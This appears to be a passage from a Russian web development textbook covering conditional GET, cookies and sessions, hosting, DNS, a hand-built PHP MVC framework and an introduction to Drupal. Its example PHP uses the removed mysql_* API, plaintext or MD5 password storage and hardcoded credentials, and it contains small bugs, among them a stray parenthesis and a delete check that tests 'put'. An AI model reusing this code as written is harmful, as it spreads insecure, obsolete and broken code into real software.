Условный GET-запрос представляет собой механизм, позволяющий клиенту запросить ресурс таким образом, что сервер передаст его представление только в случае наличия изменений по сравнению с сохранённой в кэше клиента копией. Для этого клиент посылает переданную ранее сервером дату формирования представления кэшируемого ресурса в заголовке запроса If-modified-Since и/или переданный ранее сервером Etag ресурса в заголовке запроса If-None-Match. При отсутствии изменений ресурса сервер отвечает 304 Not Modified и не передает сущность, клиент использует кэш. Иначе сервер отвечает как обычно с кодом статуса ответа 200 Ок.

Кэширование на стороне клиента и поддержка условных GET-запросов клиентом и сервером позволяют уменьшить трафик и нагрузку на обработку запросов клиентом и сервером.

Пример запроса, который браузер Firefox отправит на веб-сервер при повторном открытии страницы `http://`

localhost/ при условии сохранения предыдущей версии в кэше браузера:

```
GET / HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
 (X11; Linux x86_64; rv:14.0)
 Gecko/20100101 Firefox/14.0.1
Accept: text/html,
 application/xhtml+xml,
 application/xml;q=0.9,
 */*;q=0.8
Accept-Language: ru,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
If-Modified-Since: Fri, 18 Feb 2011 20:37:42 GMT
If-None-Match: "43356-b1-49c947c5a8482"
Cache-Control: max-age=0
```

Заголовки User-Agent и Accept в предыдущем примере на самом деле будут занимать две строки без лишних переносов строк.

Пример ответа веб-сервера Apache, в случае если кэш на клиенте актуален:

```
HTTP/1.1 304 Not Modified
Date: Mon, 17 Sep 2012 10:50:41 GMT
Server: Apache/2.2.16 (Debian)
Connection: Keep-Alive
Keep-Alive: timeout=15, max=100
Etag: "43356-b1-49c947c5a8482"
Vary: Accept-Encoding
```

3.10. Cookies и сессии

Cookies – расширение протокола HTTP, предназначенное для того, чтобы сохранять на стороне клиента (в браузере) значения некоторых переменных сайта, выдаваемых сервером, и передавать эти значения при каждом последующем HTTP-запросе на этот сайт.

Примеры использования cookies:

– можно сохранять список товаров в корзине интернет-магазина для незарегистрированного пользователя;

– после 1-й отправки некоторой формы можно сохранять значение её полей в cookies для того, чтобы в последующем вывести этому пользователю заполненную форму по умолчанию;

– можно использовать для вывода информации об ошибке при отправке формы и её обработке по схеме POST-redirect-GET.

Рассмотрим пример функции установки cookies в PHP:

```
setcookie($name, $value, $expire, $path,
          $domain, $secure, $httponly);
```

Параметры:

– name – имя переменной в cookie;

– value – значение переменной в cookie;

– expire – количество секунд, которые должны пройти с начала эпохи unix до того момента, когда cookies будут сброшены браузером (для удаления cookies время следует указать в прошлом);

– path – локальный путь от корня сайта, который указывает при запросах, к каким ресурсам с данного сайта передавать cookies;

– domain – маска поддоменов основного домена, на которые надо передавать cookies, например, при указании .example.com данная cookie будет передаваться на все поддомены домена example.com;

– secure – передавать cookies клиенту только по защищённым (https) соединениям;

– httponly – переменная в cookie передается только по HTTP и недоступна для просмотра и изменения в JavaScript.

Cookies передаются в HTTP открытым текстом в заголовке Cookie. Пользователь может задать и изменить произвольным образом cookies в браузере. Злоумышленник может узнать cookie, получив доступ к компьютеру или с помощью JavaScript. Так как значения cookie передаются с каждым http-запросом, то хранение в них большого объема данных затруднительно.

Механизм сессий позволяет сохранять на сервере некоторые переменные (состояние) при работе конкретного пользователя с веб-приложением. При создании сессии сервер генерирует уникальный идентификатор (идентификатор сессии) и передает клиенту, используя cookies с заданным именем (имя сессии) либо через адреса всех гиперссылок на странице.

На сервере создаётся файл или запись в базу данных, соответствующая идентификатору сессии. В этот файл (запись) сервер может сохранять произвольные значения, называемые переменными сессии.

При повторном запросе клиента сервер берет идентификатор сессии из cookies или строчки адреса и ищет по нему соответствующий файл или запись в базе данных, считывает их и распаковывает в память, доступную из веб-приложения. Таким образом, аналогично cookies значения переменных сессии, установленные ранее, становятся доступны серверу при последующих HTTP-запросах.

Преимущества и недостатки использования сессии по сравнению с cookies:

– в сессии, в отличие от cookies, можно хранить неограниченный объем данных без дополнительной нагрузки на канал связи;

– значения переменных сессии не передаются по сети открытым текстом;

– значения переменных сессии не могут быть изменены клиентом непосредственно;

– сессии занимают место на сервере;

– устаревшие сессии необходимо удалять на сервере;

– нарушается принцип HTTP, по которому все запросы должны содержать исчерпывающую информацию для их обработки. Состояние приложения хранится на сервере. Это приводит к тому, что на высоконагруженных веб-приложениях, разделённых по нескольким веб-серверам, приходится проектировать совместный доступ серверов к хранилищу сессий;

– зная идентификатор сессии, злоумышленник может выполнить HTTP-запрос к ресурсам в контексте сессии пользователя.

Методы защиты сессии:

1) привязка сессии к IP-адресу клиента: после начала сессии проверяется, не сменился ли IP после выдачи, если сменился, то сессия уничтожается;

2) устаревание сессии: при создании сессии сохраняется дата её открытия; при каждом следующем запросе обновляется дата использования сессии; если при запросе с момента последнего использования прошло больше заданного количества времени, то сессия уничтожается;

3) регенерация идентификатора сессии: при каждом запросе меняется идентификатор сессии на новую случайную последовательность на сервере и передается клиенту.

4. РАЗРАБОТКА ДИНАМИЧЕСКИХ СЕРВЕРНЫХ ВЕБ-ПРИЛОЖЕНИЙ

Для разработки динимических веб-приложений, как правило, применяются фреймворки или системы управления контентом.

Фреймворк – каркас для создания приложений определенного рода, вызывающий функции (методы), написанные программистом и реализующие логику работы этого приложения.

Отличие фреймворка от простой библиотеки функций состоит в том, что фреймворк вызывает написанные вами функции, а не вы его (как Чак Норрис).

Система управления контентом (Content Management System, CMS) – программа для автоматизации управления веб-сайтом.

В отличие от фреймворка система управления контентом содержит готовые модули для создания типового сайта, но, как правило, является менее гибкой и удобной для разработки, чем фреймворк.

Системы управления контентом с особенно хорошим модульным дизайном, развитым и гибким API иногда называют Content Management Framework (CMF), стирая грань между CMS и фреймворком.

4.1. Хостинг

Услуга сдачи в аренду веб- и DNS-серверов для размещения веб-сайтов называется хостингом и оказывается хостинг-провайдерами, имеющими необходимые лицензии, специально оборудованные помещения (дата-центры), каналы связи, техническую поддержку. Мелкие хостинг-провайдеры, так называемые реселлеры, не имеют своего дата-центра и арендуют необходимые ресурсы.

Распространены следующие виды хостинга веб-сайтов:

– Colocation: сервер и его программное обеспечение принадлежит заказчику и размещается в дата-центре провайдера

в стойке с другими серверами, возможно разделяющими общие каналы связи;

– Dedicated: владельцем сервера является хостинг-провайдер, который может оказывать техническую поддержку операционной системы (ОС) и программного обеспечения (ПО);

– Virtual dedicated server (VDS): на мощном сервере запущено несколько виртуальных серверов с помощью технологии виртуализации[1], один из которых сдается в аренду конкретному клиенту. Каждая виртуальная машина имеет свой IP-адрес, может содержать

любую ОС и ПО, имеет гарантированные минимальные ресурсы (память, процессорное время или количество ядер CPU);

– Virtual private server (VPS): от предыдущего варианта отличается использованием технологий виртуализации[2] с общим ядром и одинаковой версией всех гостевых операционных систем на сервере. Минусами являются ограничения, связанные с меньшим уровнем изолированности и разделения ресурсов виртуальных машин. Например, ограниченное количество файловых дескрипторов может затруднить работу веб-приложений с большим количеством файлов. Плюсы – накладные расходы ресурсов серверов на обслуживание виртуализации меньше, а следовательно, и ниже цена хостинга;

– Shared-хостинг: используется многопользовательская ОС, клиенту предоставляется аккаунт одного пользователя с ограниченными правами, у каждого пользователя своя область дисковой памяти. Общие для всех пользователей ресурсы сервера и, как правило, IP-адрес. Несколько сотен сайтов могут быть размещены на одном физическом сервере с одним IP-адресом (виртуальный хостинг по имени). Самый массовый вид хостинга, подходящий для большинства простых веб-сайтов;

– Cloud computing: запрос приходит на ферму серверов, клиент платит за количество запросов, за место для хранения

[1] Например, гипервизоры XEN, KVM, HyperV, WM Ware.

[2] Например, OpenVZ.

данных и за объем передаваемых данных.

С развитием широкополосного Интернета, помимо хостинга веб-сайтов, получают распространение другие виды хостинга. Резервное копирование данных, виртуальный рабочий стол с использованием терминального доступа, офисные приложения, например 1С:Предприятие, выносят на внешний хостинг в дата-центры для сокращения стоимости обслуживания и увеличения надёжности ИТ-инфраструктуры.

4.2. Доменные имена

Доменом называют область иерархического пространства имен в Интернете, которая имеет уникальное доменное имя. Например, имя www.example.com обозначает домен третьего уровня, который входит в домен второго уровня example.com, входящий в домен первого уровня com, включённый в корневой домен. Доменные имена используются для организации сетевых ресурсов (сайтов, серверов электронной почты и т.д.) в удобной для человека форме.

Для преобразования IP-адресов серверов в доменные имена (и наоборот) служит DNS, представляющая собой распределённую систему серверов. DNS хранит ресурсные записи, каждая из которых имеет имя, тип записи и поле данных, содержание которого зависит от типа записи. Как правило, поле данных содержит некоторый IP-адрес или имя другого хоста.

Доменные имена второго уровня создаются уполномоченными организациями (регистраторами) в процессе регистрации домена на физическое или юридическое лицо. В работу регистраторов входит поддержание базы данных зарегистрированных доменов и предоставление свободного доступа к ней по протоколу whois, а также поддержание DNS-серверов с NS-записями доменов.

Каждый домен второго уровня имеет минимум две NS-записи, хранящие доменные имена или IP-адреса дублирующих друг друга DNS-серверов, которые обслуживают данный домен. Эти серверы, как правило, расположены у какого-либо

хостинг-провайдера или интернет-провайдера и содержат все прочие типы записей для домена, а также все DNS-записи для поддоменов данного домена.

DNS-записи типа A или CNAME сопоставляют имена доменов и поддоменов IP-адресам веб-серверов, на которых расположены веб-ресурсы.

4.3. Написание фреймворка на PHP

Считают, что каждый хороший программист хоть раз в жизни писал текстовый редактор. Приминительно к Вебу можно сказать, что большинство толковых веб-программистов однажды писали свой фреймворк. Даже если вы в дальнейшем не будете им пользоваться, взяв на вооружение более мощный инструментарий, написание своего фреймворка помогает лучше понять работу веб-приложений и других фреймворков, отличать хороший дизайн веб-приложений от плохого, писать безопасный код.

Далее рассмотрим по шагам написание небольшого фреймворка на PHP и разберём работу основных компонентов фреймворков на этом простом примере.

4.3.1. MVC

При создании веб-фреймворков наиболее распространены шаблоны проектирования (паттерны) фасад + MVC (Model-View-Controller) (рис. 6).

Фасад – компонент, централизованно обрабатывающий все HTTP-запросы к веб-сайту, проверяющий права доступа и организующий модульную структуру приложения. Фасад передает запросы на обработку контроллерам некоторых модулей, составляющих веб-приложение.

Controller – процедуры обработки запросов клиентов, использующие модели для работы с данными и шаблоны для формирования представлений ресурсов.

Model – компонент, предоставляющий доступ к сохранению данных, загрузке данных с помощью объектов или струк-



Рис. 6. Схема MVC

тур. Инкапсулирует хранение данных.

View – подсистема шаблонов для динамической генерации представлений, отдаваемых веб-сервером по HTTP.

В нашем фреймворке будем использовать следующую структуру каталогов и расположение файлов:

/public_html/ – корень сайта, место для хранения статических файлов, домен припаркован сюда;

/public_html/.htaccess – настройка единой точки входа и чистых ссылок для Apache;

/public_html/index.php – точка входа;

/settings.php – параметры сайта и urlconf;

/users.xml – профили пользователей;

/theme/ – шаблоны;

/theme/page.tpl.php – шаблон страницы;

/theme/401.tpl.php – шаблон страницы ошибки 401;

/theme/403.tpl.php – шаблон страницы ошибки 403;

/theme/404.tpl.php – шаблон страницы ошибки 404;

/scripts/ – скрипты фреймворка;

/scripts/init.php – основные функции;

/scripts/db.php – работа с базой данных;

/modules/project.php – пример модуля работы с проектами;

/modules/auth_basic.php – HTTP-авторизация с хранением пользователей в XML.

4.3.2. Единая точка входа

Под единой точкой входа понимают такую организацию кода веб-приложения, когда один скрипт (реализация фасада) принимает HTTP-запросы. Для этого веб-сервер настраивается таким образом, чтобы все HTTP-запросы перенаправлялись на соответствующий скрипт. Пример настройки веб-севера Apache в файле .htaccess в корне сайта:

```
<IfModule mod_rewrite.c>
  RewriteEngine on
  RewriteCond %{REQUEST_FILENAME} !-f
  RewriteCond %{REQUEST_FILENAME} !-l
  RewriteCond %{REQUEST_FILENAME} !-d
  RewriteCond %{REQUEST_URI} !=/favicon.ico
  RewriteRule ^(.*)$ index.php?q=$1 [L,QSA]
</IfModule>
```

То есть все запросы, не соответствующие статическим файлам (кроме favicon.ico), символическим ссылкам или каталогам, перенаправляются на index.php и через параметр q передается адрес запрашиваемого ресурса. Например, запрос `http://example.com/my-page` приведёт к загрузке index.php?q=my-page.

Файл public_html/index.php принимает запрос, инициализирует фреймворк, обрабатывает запрос и отдаёт ответ:

```
<?php
// Подключаем настройки и urlconf.
include('../settings.php');

// Выключаем отображение ошибок после отладки.
ini_set('display_errors', DISPLAY_ERRORS);
error_reporting(E_ALL & E_STRICT);

// Папки со скриптами и модулями включаем в путь
// поиска include.
ini_set('include_path', INCLUDE_PATH);
```

```
// Подключаем основной скрипт.
include('init.php');

// Сохраняем параметры запроса в структуру.
$request = array(
  'url' => isset($_GET['q']) ? $_GET['q'] : '',
  'method' => isset($_POST['method']) &&
     in_array($_POST['method'],
       array('get', 'post', 'put', 'delete')) ?
     $_POST['method'] :
     strtolower($_SERVER['REQUEST_METHOD']),
  'get' => !empty($_GET) ? $_GET : array(),
  'post' => !empty($_POST) ? $_POST : array(),
  'put' => !empty($_POST) &&
    !empty($_POST['method']) &&
    $_POST['method'] == 'put' ?
    $_POST : array(),
  'delete' => !empty($_POST) &&
     !empty($_POST['method']) &&
     $_POST['method'] == 'put' ?
     $_POST : array(),
  'Content-Type' => 'text/html',
);

// Обрабатываем запрос.
$response = init($request, $urlconf);

// Выдаём заголовки ответа.
if (!empty($response['headers'])) {
  foreach ($response['headers'] as $key => $value) {
    if (is_string($key)) {
      header(sprintf('%s: %s', $key, $value));
    }
    else {
      header($value);
    }
  }
}
```

```
// Выдаём ответ.
if (!empty($response['entity'])) {
  print($response['entity']);
}
```

Файл settings.php содержит настройки проекта и urlconf:

```
 <?php

// Выключаем отображение ошибок после отладки.
define('DISPLAY_ERRORS', 1);

// Кладём скрипты и включаемые файлы выше
// публично доступной директории
// из соображений безопасности.

// Папки со скриптами и модулями.
define('INCLUDE_PATH',
  '../scripts' . PATH_SEPARATOR . '../modules');

// Папка с файлами параметров,
// должны быть права на запись у сервера.
define('TXT', '../txt');

// Настройки проекта.
$conf = array(
  'sitename' => 'KubSU Project',
  'theme' => '../theme',
  'charset' => 'UTF-8',
  'clean_urls' => TRUE,
  'display_errors' => 1,
  'date_format' => 'Y.m.d',
  'date_format_2' => 'Y.m.d H:i',
  'date_format_3' => 'd.m.Y',
  'basedir' => '/',
  'login' => 'admin',
  'password' => 'pass23wd2q3eqwd',
  'db_host' => 'localhost',
```

```
  'db_user' => 'user',
  'db_psw' => 'pass',
  'db_name' => 'db',
  'admin_mail' => 'sin@kubsu.ru',
);

// Определения ресурсов (urlconf).
$urlconf = array(
  // Главная страница
  // обрабатывается в модуле front.php.
  '' => array('module' => 'front'),
  // Страница просмотра записей заданного проекта
  // обрабатывается в модуле project.php.
  '/^project\/(\d+)$/' =>
    array('module' => 'project',
          'auth' => 'auth_basic'),
  // Страница администрирования пользователей
  // обрабатывается в модуле users.php.
  '/^users$/' =>
    array('module' => 'users',
          'auth' => 'auth_basic'),
  // Страница профиля заданного пользователя
  // обрабатывается в модуле user.php.
  '/^users\/(\d+)$/' =>
    array('module' => 'user',
          'auth' => 'auth_basic'),
);

// Отключаем кэширование на клиенте.
header('Cache-Control: no-cache, must-revalidate');
header('Expires: Sat, 26 Jul 1997 05:00:00 GMT');

// Задаем кодировку ответа.
header('Content-Type: text/html; charset=' .
  $conf['charset']);
```

4.3.3. Роутинг и модули

Роутинг осуществляется функцией init() и вспомогательными функциями в scripts/init.php:

```
// Диспатчер. Делает запрос к ресурсу
// по адресу $request['url']
// методом $request['method']
// в соответствии со структурой $urlconf.
function init($request = array(),
              $urlconf = array()) {
  // Массив HTTP-ответа.
  $response = array();

  // Обрабатывающий URL модуль был найден
  // и вернул контент.
  $handled = FALSE;

  // Шаблон страницы по умолчанию.
  $template = 'page';

  // Массив текущего вывода модулей.
  $c = array();

  // Пробегаем по всем определениям ресурсов
  // и для подходящих URL вызываем функции,
  // соответствующие методу HTTP-запроса.
  $q = isset($request['url']) ? $request['url'] : '';
  $method = isset($request['method']) ?
    $request['method'] : 'get';
  foreach ($urlconf as $url => $r) {
    // Для URL модуль может выступать
    // в роли декоратора,
    // т.е. передавать дополнительные данные
    // в шаблон или обрабатывать запросы.
    $decorator = FALSE;
    $matches = array();
    // Проверяем, совпадает ли адрес
```

```
// запрашиваемого ресурса с адресом в urlconf
// или удовлетворяет регулярному выражению.
if (!is_numeric($url) &&
    ($url == '' || $url[0] != '/') &&
    $url == $q
    ||
    !is_numeric($url) &&
    ($url != '' && $url[0] == '/') &&
    preg_match_all($url, $q, $matches) ||
    isset($r['decorator']) &&
    $decorator =
      preg_match($r['decorator'], $q)) {

  // Аутентификация и инициализация
  // $request['user'].
  if (isset($r['auth'])) {
    require_once($r['auth'] . '.php');
    $auth = auth($request, $r);
    if ($auth) {
      // Аутентификация вернула заголовки 401.
      return $auth;
    }
  }

  // Обработка запроса модулем.
  // Авторизация делается в модулях.
  if (isset($r['module'])) {
    require_once($r['module'] . '.php');
    $func = sprintf('%s_%s',
      $r['module'], $method);
    if (function_exists($func)) {
      $params = array('request' =>
        $request);
      array_shift($matches);
      foreach ($matches as
        $key => $match) {
        $params[$key] = $match[0];
      }
```

```
        if ($result = call_user_func_array(
          $func, $params)) {
          if (!$decorator) {
            $handled = TRUE;
          }
          if (is_array($result)) {
            $response = array_merge($response,
              $result);
            // Первый модуль отработал запрос и
            // выставил редирект или not found
            // или forbidden.
            // Другие модули уже не отрабатывают
            // запрос.
            // Важно, в каком порядке стоят
            // модули в массиве $urlconf.
            if (!empty($response['headers'])) {
              return $response;
            }
          }
          else {
            $c['#content'][$r['module']] = $result;
          }
        }
      }
    }

    // Шаблон всей страницы можно перекрыть
    // для обрабатываемого ресурса
    if (isset($r['tpl']) && !$decorator) {
      $template = $r['tpl'];
    }
  }
}

if ($handled || $template != 'page') {
  $response['entity'] = r($request, $template, $c);
}
else {
```

```
    $response = not_found();
  }

  // Браузер определяет кодировку страницы
  // по кодировке,
  // выдаваемой веб-сервером в заголовке HTTP-ответа.
  $response['headers']['Content-Type'] =
    'text/html; charset=' . conf('charset');

  return $response;
}

// Возвращает настройки проекта.
function conf($key) {
  global $conf;
  if ($key == 'suppliers') {
    die('вызов suppliers');
    var_dump(debug_backtrace());
  }
  return isset($conf[$key]) ? $conf[$key] : FALSE;
}

// Формирует локальные адреса для ссылок.
function url($addr = '', $params = array()) {
  global $conf;
  if (conf('clean_urls')) {
    $r = '/' . $addr;
    if ($addr == '' && isset($_GET['q'])) {
      $r .= $_GET['q'];
    }
    if (count($params) > 0) {
      $r .= '?' . implode('&', $params);
    }
  }
  else {
    $r = '?q=' . $addr;
    if (count($params) > 0) {
      $r .= '&' . implode('&', $params);
```

```
    }
  }
  return iconv('CP1251', 'UTF-8', $r);
}

// Функция для возвращения ресурса модулем
// в виде объекта для другого модуля
// или строки после шаблонизации.
function r($request, $template, $object) {
  if (empty($request['Content-Type'])) {
    return $object;
  }
  else {
    if (isset($request['user'])) {
      $object['#user'] = $request['user'];
    }
    return theme($template, $object);
  }
}

// Возвращает заголовки для перенаправления.
function redirect($l = NULL) {
  if (is_null($l)) {
    $location = 'http://' .
      $_SERVER['HTTP_HOST'] .
      $_SERVER['REQUEST_URI'];
  }
  else {
    $location = 'http://' .
      $_SERVER['HTTP_HOST'] .
      conf('basedir') . url($l);
  }
  return array('headers' =>
    array('Location' => $location));
}

// Формирует ответ для 403.
function access_denied() {
```

```
  return array(
    'headers' => array('HTTP/1.0 403 Forbidden'),
    'entity' => theme('403'),
  );
}

// Формирует ответ для 404.
function not_found() {
  return array(
    'headers' => array('HTTP/1.0 404 Not Found'),
    'entity' => theme('404'),
  );
}
```

Пример модуля modules/project.php:

```
 <?php

require_once('db.php');
require_once('html.php');

// На эту функцию будут передаваться
// запросы методом GET.
function project_get($request, $project_id = 0) {
  if (empty($project_id)) {
    // Выбираем id проекта.
    $project_id = db_result(
      'SELECT id FROM TICKETS WHERE type_id = 1
       AND title = "%s"',
      $request['url']);
  }
  if (empty($project_id)) {
    return not_found();
  }
  // Пример аутентификации.
  if ($request['user']['login'] != 'admin' &&
      $request['user']['login'] != $request['url'] &&
      $request['user']['login'] != $project_id) {
```

```
    return access_denied();
  }

  // Выбираем все задачи проекта.
  $tickets = db_array('id',
    'SELECT * FROM TICKETS WHERE project_id = %d
     ORDER BY id DESC',
    $project_id);

  // Формируем таблицу в HTML.
  $header = array('№',
    'Дата поступления заявки',
    'Дата планируемого завершения',
    'Дата фактического завершения',
    'Работа',
    'Планируемое время (часов)',
    'Фактическое время (часов)',
    'Описание',
    'Статус');
  $rows = array();
  foreach ($tickets as $ticket) {
    $rows[] = array($ticket['id'],
      df($ticket['otime']),
      empty($ticket['deadline']) ?
        '-' : df($ticket['deadline']),
      empty($ticket['ctime']) ?
        '' : df($ticket['ctime']),
      $ticket['title'],
      $ticket['est_hours'],
      $ticket['wkd_hours'],
      nl2br(strip_tags($ticket['description'])),
      $ticket['status']);
  }
  return table($rows, $header);
}

// На эту функцию будут передаваться
// запросы методом POST.
```

```
function project_post($request, $project_id = 0) {
  // Обработка запроса $request и вызов redirect();
  ...
}
```

4.3.4. Аутентификация

Аутентификация в modules/auth_basic.php загружает профили пользователей из XML-документа:

```
<?php

global $users;
$users = array();
// Читаем профили пользователей из XML-документа.
$users_xml = simplexml_load_file('../users.xml'));
foreach ($users_xml->user as $user) {
  $users[$user['login']] = $user['pass'];
}

// Инициализируем $request['user']
// или возвращаем ошибку 401.
function auth(&$request, $r) {
  global $users;
  if (empty($request['user']) &&
      !empty($_SERVER['PHP_AUTH_USER'])) {
    $user = array(
      'login' => $_SERVER['PHP_AUTH_USER'],
      'pass' => $users[$_SERVER['PHP_AUTH_USER']]
    );
    $request['user'] = $user;
  }
  if (!isset($_SERVER['PHP_AUTH_USER']) ||
      empty($user) ||
      $_SERVER['PHP_AUTH_USER'] !=
        $user['login'] ||
      ($_SERVER['PHP_AUTH_PW'] !=
```

```
        $user['pass'] &&
       md5($_SERVER['PHP_AUTH_PW']) !=
         $user['pass'])) {
    unset($user);
    $response = array(
      'headers' => array(
        sprintf(
          'WWW-Authenticate: Basic realm="%s"',
          conf('sitename')),
        'HTTP/1.0 401 Unauthorized'),
      'entity' => theme('401', $request),
    );
    return $response;
  }
}
```

XML-документ users.xml может иметь следующую структуру:

```
<users>
  <user login="admin"
        pass="пароль или md5 хэш пароля" />
  <user login="..." pass="..." />
  ...
</users>
```

4.3.5. Работа с базой данных

Функции для работы с базой данных MySQL в scripts/db.php:

```
// Устанавливаем соединение.
global $link;
$link = @mysql_connect(
  conf('db_host'),
  conf('db_user'),
  conf('db_psw')) or die(
   'MySQL connection error in db.php:' .
```

```
   mysql_error());
mysql_select_db(conf('db_name'), $link);

// Настраиваем кодировку.
db_command("SET NAMES 'UTF8'");
db_command('SET CHARACTER SET UTF8');
db_command('SET character_set_results = NULL');

// Возвращает строку результата запроса.
function db_row($res) {
  if (conf('display_errors')) {
    return mysql_fetch_array($res);
  }
  else {
    return @mysql_fetch_array($res);
  }
}

// Возвращает ошибку предыдущего запроса
// к базе данных.
function db_error() {
  $error = mysql_error();
  return empty($error) ?
    'Неизвестная ошибка при запросе
 к базе данных.' : mysql_error();
}

// Выполняет запрос и возвращает ссылку
// на результат.
function db_query($query) {
  $args = func_get_args();
  _db_escape($args);
  $q = call_user_func_array('sprintf', $args);
  global $link;
  if (conf('display_errors')) {
    $res = mysql_query($q, $link);
    if (!$res) {
      print('MySQL error:' . db_error() .
```

```
            ' in query ' . $q . '<hr />');
    }
  }
  else {
    $res = @mysql_query($q, $link);
  }
  $r = array();
  if ($res) {
    while ($row = db_row($res)) {
      if (isset($row['id']) &&
          !isset($r[$row['id']])) {
        $r[$row['id']] = $row;
      }
      else {
        $r[] = $row;
      }
    }
  }
  return $r;
}

// Выполняет запрос и возвращает
// первую строку результата.
function db_result($query) {
  $args = func_get_args();
  _db_escape($args);
  $q = call_user_func_array('sprintf', $args);
  global $link;
  if (conf('display_errors')) {
    $res = mysql_query($q, $link);
  }
  else {
    $res = @mysql_query($q, $link);
  }
  if ($res) {
    if ($row = db_row($res)) {
      return $row[0];
    }
```

```
    else {
      return FALSE;
    }
  }
  else {
    return FALSE;
  }
}

// Выполняет запрос.
function db_command($query) {
  $args = func_get_args();
  _db_escape($args);
  $q = call_user_func_array('sprintf', $args);
  global $link;
  if (mysql_query($q, $link)) {
    return mysql_affected_rows($link);
  }
  else {
    return FALSE;
  }
}

// Возвращает последний, созданный
// базой данных идентификатор.
function db_insert_id() {
  if (conf('display_errors')) {
    return mysql_insert_id();
  }
  else {
    return @mysql_insert_id();
  }
}

// Возвращает количество изменённых
// последним запросом строк.
function db_affected_rows() {
  if (conf('display_errors')) {
```

```
    return mysql_affected_rows();
  }
  else {
    return @mysql_affected_rows();
  }
}

// Выполняет запрос и возвращает
// все строки результата
// в массиве с ключом по заданному полю.
function db_array() {
  $args = func_get_args();
  $key = array_shift($args);
  _db_escape($args);
  $q = call_user_func_array('sprintf', $args);
  global $link;
  if (conf('display_errors')) {
    $res = mysql_query($q, $link);
    if (!$res) {
      print('MySQL error:' . db_error() .
            ' in query ' . $q . '<hr />');
    }
  }
  else {
    $res = @mysql_query($q, $link);
  }
  $r = array();
  if ($res) {
    while ($row = db_row($res)) {
      if (!empty($key) && isset($row[$key]) &&
          !isset($r[$row[$key]])) {
        $r[$row[$key]] = $row;
      }
      else {
        $r[] = $row;
      }
    }
  }
```

```
  return $r;
}

// Экранирует кавычки и спецсимволы в строках
// перед передачей в запрос.
function _db_escape(&$args) {
  $skip_first = TRUE;
  foreach ($args as $key => $value) {
    if ($skip_first) {
      $skip_first = FALSE;
      continue;
    }
    elseif (!is_numeric($value)) {
      $args[$key] = mysql_real_escape_string($value);
    }
  }
}
```

4.3.6. Шаблонизация

В скрипте scripts/init.php добавим функцию шаблонизации:

```
function theme($t, $c = array()) {
  // Если пустое имя шаблона,
  // то возвращаем конкатенацию параметров шаблона.
  if (empty($t)) {
    return implode('', $c);
  }

  // Путь к файлу шаблона
  $template = conf('theme') . '/' .
    str_replace('/', '_', $t) . '.tpl.php';
  // Начинаем буферизацию вывода.
  ob_start();
  if (file_exists($template)) {
    // Включаем файл шаблона,
```

```
    // весь вывод попадает в буфер.
    include $template;
  }
  else {
    debug($c);
  }
  // Достаем содержимое буфера.
  $contents = ob_get_contents();
  // Оканчиваем буферизацию, очищая буфер.
  ob_end_clean();
  // Возвращаем контент.
  return $contents;
}
```

Пример шаблона страницы theme/page.tpl.php:

```
<style>
body {
  background-color: white;
  color: black;
  font-family: "Bitstream Vera Sans",
    Tahoma, Verdana, Arial, sans-serif;
  font-size: 76%;}
h1 {
  text-align:center;
}
h2, .hr {
  border-top: 1px dotted gray;
}
table {
  border: 1px dotted gray;
  margin-top: 10px;
}
th {
  background-color: #ccc;
  font-size: 76%;
}
td {
  height: 2em;
```

```
  padding: 1px 2px 1px 2px;
  font-size: 76%;
  vertical-align:top;
}
input, select {
  font-size: 76%;
}
.a td {
  background-color: #e0e0e0;
}
.a, .b {
  height: 1.2em;
}
.a td form, .b td form {
  margin: 0;
}
a, a:visited {
  color: #339;
  text-decoration:
  underline;
  font-weight: 700;
}
form {
  margin-top: 15px;
}
input {
  font-size: 100%;
}
ul {
  margin-bottom: 1em;
}
li {
  margin-bottom: 0.3em;
}
</style>

<?php
foreach ($c['#content'] as $content) {
```

```
  echo $content;
}
?>
```

Пример шаблона страницы theme/404.tpl.php:

```
<h1>404 Ресурс не найден</h1>
```

4.4. Введение в разработку модулей для Drupal

Система управления контентом и фреймворк Drupal – это международный проект с открытым исходным кодом. По гибкости возможностей, качеству архитектуры, кода и документации, сплоченности международного сообщества Drupal превосходит большинство других систем управления контентом. Начиная с версии 8 Drupal использует популярный PHP-фреймворк Symfony и менеджер пакетов PHP composer. Ядро Drupal до версии 7 включительно написано преимущественно с использованием процедурного и функционального стиля программирования – основная работа выполняется в небольших по размеру функциях, по возможности без побочного эффекта. Drupal 8 в основном использует объектно ориентированный стиль программирования и новые возможности языка PHP версии 7+. Эти качества делают Drupal хорошим примером для изучения веб-разработки с применением систем управления контентом и мощным универсальным инструментом в руках профессионального веб-разработчика.

Разработка Drupal ведется в различных ветках, например 7.x, 8.x и т.д. Время выхода следующей версии Drupal не фиксировано. API Drupal после релиза очередной ветки не изменяется в её последующих релизах, т.е. все модули для Drupal 8 будут работать на сайте с Drupal версии 8.x. Однако между ветками API меняется значительно и большинство модулей переписывается или пишется заново с использованием нового API. Таким образом Drupal не накапливает технический долг и позволяет использовать самые современные и эффективные подходы и инструменты разработки. Однако, недостатком такого подхода является отстутствие гарантии

обратной совместимости при "апгрейде"сайта на новую версию Drupal и трудоемкость такого обновления на больших проектах. Уменьшить затраты на поддержание версии Drupal в актуальном виде на длительный срок позволяет новая схема обновления API, принятая начиная с версии 8. Устаревшие API не удаляются в рамках восьмой ветки, а помечаются как Deprecated после появления новых версий API. При выпуске 9.0 не планируется никаких изменений API, но из ядра Drupal уберут всё устаревшее. Таким образом, если на сайте следить за тем, чтобы использование Depricated API своевременно заменялось на актуальные программные интерфейсы, то переход на следующую мажерную версию Drupal будет безболезненным.

